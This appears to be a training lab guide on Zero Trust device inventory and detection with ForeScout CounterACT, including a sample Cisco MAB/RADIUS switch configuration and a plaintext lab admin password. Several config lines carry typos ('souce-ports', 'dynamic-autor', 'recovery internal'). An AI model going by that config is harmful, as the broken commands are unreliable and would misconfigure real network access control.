Windows Student	ZTWinStudentXX	YourIP	91	

ForeScout	ZTLabForeScout	10.91.0.8	91	Admin: ch00$3tHeR3dP1ll!

Duration: 30 Minutes

Task


2.1.1 Device Inventory with ForeScout CounterACT

Login to your **Windows System** as **DoD_Admin** with the password **ch00$3tHeR3dP1ll!**


Ensure you are logged into the Palo Alto Global Protect Gateway

We are going to utilize one of the most basic of device inventory techniques: MAC Address Inventory.

Open up the **ForeScout Console 8.4.1 shortcut** on your **Desktop**.




Next **login**: **10.91.0.8** username: **admin** password: **ch00$3tHeR3dP1ll!**




If you receive a Customer Verification prompt, just choose "**Ask me Later**".

Once you login, you will be presented with the ForeScout application interface:





There are a lot of functions within ForeScout that we will cover in further lab sections, but feel free to look around for a couple minutes before we move to the next step.

Click on the **Tools menu** at the **top** and **select options**




Type MAC into the **top left under Options** and **click on MAC Address Repository**:






Now briefly look at the MAC addresses added into the repository and **click** on the **Add** button.



Type in **your MAC Address** of your Endpoint at the top. **Choose Vlan 91** and then **Click** on **Templates** and look at the different Cisco device templates. These templates are important if you input different voice devices or other non-standard devices for your MAC Address Repository (MAR).

Now **click** on the **OK** button and **click Apply** at the **bottom right and then close** the window.



NOTE: The preferred C2C implementation will include 802.1x with certificate based authentication with MAB failover due to the limited security functions that MAB provides.

This is just the initial configuration of the MAR in ForeScout, you will need to add additional switch configurations in order to get them to work in a production environment. An example of a Cisco Switch Configuration for MAB is as follows:

aaa new-model

aaa authentication dot1x default group radius local

aaa authorization exec default local group radius

aaa authorization network default group radius local

aaa accounting dot1x default start-stop group radius

aaa server radius dynamic-author

dot1x system-auth-control

radius-server host <ForeScout IP> auth-port 1812 acct-port 1813 key 0 <Radius Key>

radius-server dead-criteria time 10 tries 1

radius-server souce-ports extended

radius-server deadtime 30

radius-server attribute 32 include-in-access-req

radius-server vsa send cisco-nas-port

aaa server radius dynamic-autor

client <ForeScout IP> server-key 0 <Radius Key>


auth-type all

errdisable recover cause security-violation


errdisable recovery internal 30

(Provided by CW2 Sam Hart)


Next, go to the ForeScout Home Section:



On the left hand side, scroll until you see the **policies button**, **double click** it and then **click MAC Address Verification Rule** and then **double click** on it to see the two sections below it.




Click on the MAC Address in MAR



Your system should be listed as compliant with its MAC Address successfully added.


This is an initial Comply to Connect Check to validate that your system is within the appropriate Device Inventory.


One easier method to adding a system to the MAR would be to right click on a system in the Hosts section of ForeScout and click on 802.1x Update MAR.



You will now be given the option to add a description or summary to the device you are adding.

You can also use this Update MAR function to automatically add systems to the MAR if they meet very specific criteria to be a member of your organization.





In this task, you learned basic device inventory and configuration of a MAR. The bottom line, is that in order to operate within Zero Trust principles, you must have a full inventory of all devices in your environment and a method of authorizing them. MAR is a basic solution that can be effective, but it needs additional compliance checks and authorization checks to fully validate the system, as MAC alone is not good enough because it can be spoofed with ease.

2.2 Devices Pillar Lesson 2 (Device Detection and Compliance)

Background

Per the DoD ZT Capabilities and Activities: DoD organizations employ asset management systems for user devices to maintain and report on IT compliance. Any device (including mobile, IOT, managed, and unmanaged) attempting to connect to a DoD network or access a DAAS resource is detected and has its compliance status confirmed (via C2C).

Prior to attempting the lab, please review Course Slides “Pillar 2 Devices Pillar”.

Outcomes

1) The student will gain an understanding of device detection techniques and will know the importance of device detection.

2) Student will create or review compliance policies within ForeScout to assess the compliance of a device.

Lab Infrastructure

Required Lab Machines:

Function	Hostname	IP Address	VLAN	Passwords
Domain Controller	ZTLabDC1	10.91.0.10	91	DoD_Admin: ch00$3tHeR3dP1ll!
Windows Student	ZTWinStudentXX	YourIP	91	
ForeScout	ZTLabForeScout	10.91.0.8	91	Admin: ch00$3tHeR3dP1ll!

Duration: 30 Minutes

Task


2.2.1 Device Detection with ForeScout

Login to your **Windows Machine** as **DoD_Admin** with the password **ch00$3tHeR3dP1ll!**

Open the **ForeScout Console** that you opened in lab 2.1.

Next, **click on Tools and Options** as you did in the previous lab.

Click on Channels, and then **Traffic** and then on **Eth1**





You can see all the different VLANs that are being monitored in the channels section.

ForeScout has three separate NIC's, one is used for management, one is used for scanning the network for devices and one is used to sniff on a spanning port to detect all IP addresses and VLANs that are sending traffic within an environment. This setup allows ForeScout to detect all devices in an environment that are transmitting traffic or that have listening ports available.

Click on Cancel and then **Close the Options** Window.

Next **go to Tools** and **Select Segment Manager**.







Click on the ZT segment on the left and look at the IP range within scope.

It is important to only put IP ranges in the Range that belong to you. These are the IP ranges that ForeScout will conduct NMAP scans against. Don't modify the range as this is the lab range, but just look at it and know that this location is important to configure correctly with your latest IP scope that you own.

Also, it is important to know that NMAP scans will be conducted against these devices, so if you have ranges that are sensitive to NMAP scans, put them in the passive learning group before putting them here. Note: Ensure you highlight All Segments after this lab, or you will have issues seeing systems.



Click Cancel and look at the main interface.



